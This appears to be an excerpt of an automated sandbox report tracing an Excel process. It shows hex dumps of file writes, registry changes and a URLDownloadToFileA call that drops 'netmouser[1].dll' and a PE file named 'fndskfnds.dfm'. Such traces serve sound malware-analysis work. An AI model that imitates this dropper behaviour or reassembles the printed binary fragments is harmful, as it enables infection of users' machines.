C:\Users\user\AppData\Local\Temp\83EE0000	84716	1764	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0b d5 69 bf d3 01 00 00 1d 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 31 cb 90 81 51 01 00 00 e6 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 32 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a7 e8 c6 8d c4 01 00 00 8c 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 c3 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!...i........... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.1...Q....... ....2...xl/_rels/wor kbook.xml.relsPK..-.........!. .... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0c 00 01 00 02 00 03 00 04 00 05 00 06 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 05 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22	........g2.................... ......\.p....user B.....a.........=............ ....=.....i..9J.8.......X .@..........."	success or wait	3	7FEEAC59AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\54EE0000</td><td>unknown</td><td>16384</td><td>3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 45 00 be 00
92 00 11 00 00 00
3f 00 3f 00 46 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 3f 00 3f 00
3f 00 45 00 be 00
92 00 12 00 00 00
3f 00 3f 00 3f 00
3f 00 3f</td><td>?.?.?.?.?.?.?.?.?.?.?.?.?.?.
?.
?.?.?.?.?.?.?.?.?.?.?.?.?.?.
?.
?.?.?.?.?.?.?.?.?.?.?.?.?.E.
..
......?.?.F.?.?.?.?.?.?.?.?.?.
?.?.?.?.?.?.?.?.?.?.?.?.?.?.
?.
?.?.?.?.?.?.?.?.?.?.?.?.?.?.
?.
?.?.?.?.?.?.?.?.?.?.?.?.?.?.
?.
?.?.?.?.?.?.?.?.?.?.?.?.?.E.
........?.?.?.?.?</td><td>success or wait</td><td>1</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\54EE0000</td><td>unknown</td><td>7916</td><td>a2 38 9a cd 8f 01
bd 14 8a ef 8c fa
7a 40 c9 06 74 ee
43 14 bd 8c 6c e0
7f ef 8a ec e8 29
b2 6c 5c 08 c7 0d
91 a2 48 e8 a8 52
d1 87 12 32 db b9
ca 7c db 31 21 ab
f6 81 21 10 bc c6
10 10 d3 60 10 08
92 9a 07 91 ed 2a
32 46 12 ce b6 88
cd 02 fe 03 07 56
99 f4 f5 04 0c 89
dc 7d 81 3f b9 d4
80 7c 2a 45 49 c9
c6 b0 32 a1 f6 8f
35 33 9c 12 79 a1
80 94 7b 83 fe 70
00 09 e5 f0 03 7c
0c 46 80 1f 17 bb
46 95 de 13 ea 28
59 97 46 2c 57 c0
58 9e ce d9 58 5a
77 e3 b6 72 ef 22
df 12 0b 8f 32 bf
8f 38 8f 61 f9 d6
73 23 82 98 42 98
5c 42 11 23 29 31
0e e2 35 f0 5e 97
f1 fc 57 18 b2 7f
22 c1 57 94 8f 24
8b 26 60 e3 ea 0f
0c 4b 48 5b 09 e5
aa f5 f5 06 ea 1d
9c 3b 80 b9 64 e1
01 01 4a 82 f6 3a
a1 0a 4a 20 2c 87
8c b8 83 90 55 fa
c6 b7 60 1a b3 1c
12 33 f4 55 32 0f
c2 13 08</td><td>.8..........z@..t.C...l......)
.l\.....H..R...2...|.1!...!...
...`.......*2F.........V......<br>.}.?...|*EI...2...53..y...{..p<br>.....|.F....F....(Y.F,W.X...XZ<br>w..r."....2..8.a..s#..B.\B.#)1<br>..5.^...W...".W..$.&`....KH[..
.......;..d...J..:..J ,.....U.
..`....3.U2....</td><td>success or wait</td><td>2</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\54EE0000	unknown	16384	7b b0 76 b2 dc 21 6f 7d 34 94 c4 8d 86 86 86 47 8f 1f 2f ce 8f ec ef ef bb 76 ed 5a 77 6f 0f 43 e3 8e 43 c7 ab ae aa e6 c2 01 de 02 00 ed 6d 6d 88 4d 90 7e e1 8a 66 8d 5d 6d 96 e0 1b 23 1b 05 1d 0c f7 2b 07 dc 91 af 3a f1 91 4b 58 1e 34 34 70 50 64 71 0f 9c bb b8 7a f5 1a 91 44 2c 09 95 ff e8 24 20 53 5d bd f4 79 15 cd 13 16 43 55 e5 53 ea 53 7e fc e9 b9 88 2f e0 27 7d 66 89 d9 ae b8 1f 8b 1a d8 25 8c b8 33 e5 f5 2c 5e bd c2 d7 b8 f6 7c 0e 44 3a 35 d7 02 6f b1 0c 1a 72 5a c9 8f cb ca c8 92 48 3b db 71 4e 76 2e a1 f1 25 c3 17 73 4e 95 c5 c0 25 27 51 67 87 2e 2a 60 ed 96 ad 5b 0b f2 f3 a5 1f 87 33 6b e1 70 5b 7b c7 d9 b3 17 ce 9e 3d c7 c1 0c e2 e2 e4 a7 90 9e 88 3f f4 f3 33 5f 5c b9 72 05 d6 6b 79 05 71 02 c5 22 22 33 0a aa 06 7b 88 9d 91 ff ce a5 01 67 3e	{.v..!o}4.....G../.....v.Zwo .C..C.....mm.M.~..f.]m.. .#.....+....:...KX.44pPdq....z. ..D,....$ S]..y....CU.S.S~.... /.'}f.....%..3..,^.....|.D: 5..o...rZ.....H;.qNv...%..sN ...%'Qg..*`...[.....3k.p[{.... ..=.....?..3_\.r..ky.q.." "3...{.....g>	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	16384	a2 38 9a cd 8f 01 bd 14 8a ef 8c fa 7a 40 c9 06 74 ee 43 14 bd 8c 6c e0 7f ef 8a ec e8 29 b2 6c 5c 08 c7 0d 91 a2 48 e8 a8 52 d1 87 12 32 db b9 ca 7c db 31 21 ab f6 81 21 10 bc c6 10 10 d3 60 10 08 92 9a 07 91 ed 2a 32 46 12 ce b6 88 cd 02 fe 03 07 56 99 f4 f5 04 0c 89 dc 7d 81 3f b9 d4 80 7c 2a 45 49 c9 c6 b0 32 a1 f6 8f 35 33 9c 12 79 a1 80 94 7b 83 fe 70 00 09 e5 f0 03 7c 0c 46 80 1f 17 bb 46 95 de 13 ea 28 59 97 46 2c 57 c0 58 9e ce d9 58 5a 77 e3 b6 72 ef 22 df 12 0b 8f 32 bf 8f 38 8f 61 f9 d6 73 23 82 98 42 98 5c 42 11 23 29 31 0e e2 35 f0 5e 97 f1 fc 57 18 b2 7f 22 c1 57 94 8f 24 8b 26 60 e3 ea 0f 0c 4b 48 5b 09 e5 aa f5 f5 06 ea 1d 9c 3b 80 b9 64 e1 01 01 4a 82 f6 3a a1 0a 4a 20 2c 87 8c b8 83 90 55 fa c6 b7 60 1a b3 1c 12 33 f4 55 32 0f c2 13 08	.8.....z@..t.C...l.....) .l\.....H..R...2...|.1!...!... ...`.....*2F.....V..... .}.?...|*El...2...53..y...{..p .....|.F....F....(Y.F,W.X...XZ w..r."....2..8.a..s#..B.\B.#)1 ..5.^...W...".W..$.&`....KH[.. .....;..d...J..:..J ,.....U. ..`....3.U2....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\54EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0c 00 01 00 02 00 03 00 04 00 05 00 06 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 05 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22	........g2.................... ......\.p....user B.....a.........=............ ....=.....i..9J.8.......X .@..........."	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	184	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 80 6f 3c 32 ec 40 d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0.............. 8.......@.......P.......h..... ..t.......................... user...........Microsoft Excel .@.....|.#...@....o<2.@....... ...	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\54EE0000	unknown	312	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 08 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 c1 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 06 00 00 00 06 00 00 00 53 68 65 65 74 00 07 00 00 00 53 68 65 65 74 31 00 07 00 00 00 53 68 65 65 74 35 00 07 00 00 00 53 68 65 65 74 32 00 07 00 00 00 53 68 65 65 74 33 00 07 00 00 00 53 68 65 65 74 34 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... Sheet.....Sheet1.....Sheet5 ... ..Sheet2.....Sheet3.....She et4.....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\54EE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 d7 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff 00 00 00 00 d5 00 00 00 d6 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	..........>.....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\netmouser[1].dll	unknown	8192	00 38 01 0c 01 75 01 1c 00 f9 01 77 00 f4 00 04 01 2e 00 b0 01 d8 00 cd 00 aa 00 11 01 bb 01 73 01 21 00 77 00 e7 00 6e 00 14 00 11 00 09 01 68 00 6f 00 3a 00 25 00 c6 01 7f 00 5b 00 13 00 1c 01 26 00 f2 00 62 01 36 01 2e 00 62 01 15 01 9c 01 22 00 8f 01 2f 00 92 01 87 01 dc 01 64 01 14 01 eb 01 dc 00 8c 00 0b 01 99 01 b4 01 e2 01 78 01 72 01 5e 00 71 00 9e 01 6e 01 26 00 96 01 ba 01 7c 01 82 01 5b 01 8f 00 84 01 c8 01 fd 01 96 01 d0 01 65 00 70 01 a1 00 c8 01 1c 01 1d 01 2f 00 67 00 43 01 74 00 93 00 04 00 c6 01 59 00 50 01 9e 00 83 01 a5 01 61 00 67 01 b6 00 c0 01 04 01 7e 01 a9 00 22 01 84 01 e5 01 0d 00 e0 01 f2 01 2a 01 9c 01 e7 00 52 01 0e 00 fd 01 96 00 9a 01 b3 00 26 01 2f 00 1e 01 7e 00 63 00 2f 00 20 00 70 01 d5 01 2f 01 f6 00 99 01 04 00 30 00	.8...u.....w..... .s.!.w...n.....h.o.:.%.....[.....&...b.6...b.....".../.... ...d.....x.r.^.q.. .n.&.....|...[.....e.p ...../.g.C.t.....Y.P.... ...a.g.....~...".....* .....R.....&./...~.c./. .p.../.....0.	success or wait	1	14097828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\fndskfnds.dfm	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 85 7b ef e7 c1 1a 81 b4 c1 1a 81 b4 c1 1a 81 b4 b2 78 80 b5 c4 1a 81 b4 c1 1a 80 b4 ca 1a 81 b4 c1 1a 81 b4 c5 1a 81 b4 d1 7c 81 b5 c0 1a 81 b4 d1 7c 83 b5 c0 1a 81 b4 52 69 63 68 c1 1a 81 b4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 f2 b6 8f 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0d 00 1a 00 00 00 a8 06 00 00 00 00 00 00 10 00 00 00 10 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode....$..... {.....x.... .....|.....|.. ....Rich.....PE ..L.....`.....!.....	success or wait	1	14097828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\netmouser[1].dll	unknown	8192	00 aa 00 cd 01 bc 00 c1 00 c4 01 6f 01 ea 00 5f 01 5f 01 7b 00 fc 00 d7 00 2c 01 79 00 bc 00 6d 01 80 00 3d 00 b4 01 70 00 69 01 2a 01 1a 00 be 00 ed 01 e5 01 37 01 ea 01 ea 00 b4 01 3b 01 35 01 5f 00 19 01 c3 01 72 01 9b 00 6c 00 fb 00 77 01 3c 00 90 00 ba 01 3c 01 75 01 4b 00 dc 01 4d 01 3b 01 62 01 04 01 61 01 5e 00 7a 01 c3 01 de 01 04 01 01 01 63 00 45 01 e7 01 bb 01 70 00 8b 01 0e 00 42 00 70 01 7f 00 db 01 fb 01 a6 00 46 01 05 00 64 01 d5 01 a0 00 48 01 23 00 81 00 9e 01 68 01 fe 00 fd 00 a5 00 78 00 7a 00 ad 00 59 01 99 00 4b 00 1e 00 a5 00 a6 00 15 01 ca 00 71 00 ad 01 7a 01 29 01 11 01 12 01 a5 00 24 01 83 01 74 00 85 00 31 00 24 01 09 00 6c 00 f3 01 49 01 ae 01 b0 00 1a 00 06 01 93 00 6a 01 2d 00 9e 00 c7 01 e3 00 ff 01 56 00 4b 00 b1 00 42 01	.....o..._._.{.....,.y.. .m...=...p.i.*.....7..... .;.5._.....r...l...w.<.....<.u .K...M.;.b...a.^.z.....c.E .....p.....B.p.....F...d.. ...H.#.....h.....x.z...Y...K .....q...z.).....$...t ...1.$...l...l.....j.-.. .....V.K...B.	success or wait	42	14097828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\fndskfnds.dfm	unknown	16384	01 57 00 a3 01 e8 00 53 00 ac 01 bc 01 6d 00 f9 00 14 00 18 00 4f 01 04 00 84 00 a5 01 a8 00 61 00 8d 01 6c 00 1d 00 75 00 a7 00 5c 00 82 01 49 01 d0 00 f9 00 88 01 a3 01 ca 00 3d 00 8f 01 f4 00 12 01 06 00 e1 00 21 01 92 00 e7 01 e7 01 1b 00 90 01 78 00 bd 00 51 01 67 01 f7 01 b4 01 1d 00 a3 00 53 00 9e 01 a8 01 d3 01 8f 00 e5 01 7a 00 38 00 ae 01 23 01 91 01 9e 01 5f 00 36 01 1e 00 63 00 a3 00 36 00 3e 00 16 01 51 00 bc 00 c7 00 d8 00 e6 00 db 00 7d 00 00 01 a5 01 a4 01 da 01 fb 01 30 01 08 01 69 00 25 00 e2 00 bd 00 c1 00 38 01 6b 00 5b 00 b5 00 1d 01 89 00 d3 01 96 00 9f 00 33 00 3b 00 5e 01 0b 01 db 01 b9 01 98 00 e3 00 b1 00 ea 01 91 01 2a 00 15 01 47 01 1f 00 46 01 aa 01 57 01 41 01 39 00 98 00 63 00 63 01 67 00 59 01 45 00 c3 00 33 01 50 01 66 00	.W.....S.....m.......O........ .a...l...u...\...l...........= ....!...........x...Q.g ....S...........z.8...#.. ..._.6...c...6.>...Q.......... .}...........0...i.%.......8.k. [.............3.;.^.......... .......*...G...F...W.A.9...c.c .g.Y.E...3.P.f.	success or wait	10	14097828C	URLDownloadToFileA
C:\Users\user\fndskfnds.dfm	unknown	17920	6c 41 6c 6c 6f 63 00 00 c1 05 56 69 72 74 75 61 6c 46 72 65 65 00 bc 03 4c 6f 61 64 4c 69 62 72 61 72 79 41 00 00 aa 02 47 65 74 50 72 6f 63 41 64 64 72 65 73 73 00 00 4b 45 52 4e 45 4c 33 32 2e 64 6c 6c 00 00 7e 02 4d 65 73 73 61 67 65 42 6f 78 41 00 08 03 53 65 6e 64 4d 65 73 73 61 67 65 41 00 00 59 03 53 65 74 54 69 6d 65 72 00 00 3c 02 4b 69 6c 6c 54 69 6d 65 72 00 55 53 45 52 33 32 2e 64 6c 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	lAlloc....VirtualFree...Load Li braryA....GetProcAddress. .KERN EL32.dll..~.MessageBoxA. ..Send MessageA..Y.SetTimer.. <.KillTi mer.USER32.dll...............	success or wait	1	14097828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7EF8415A.emf	0	1108	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7EF8415A.emf	0	1108	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7EF8415A.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7EF8415A.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	16384	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7EF8415A.emf	0	1108	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7EF8415A.emf	0	1108	pending	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	6	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	6	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE1F6	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE292	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE31E	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE418	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE4B4	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F5763	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F58DA	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	4	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	4	7FEEAC59AC0	unknown
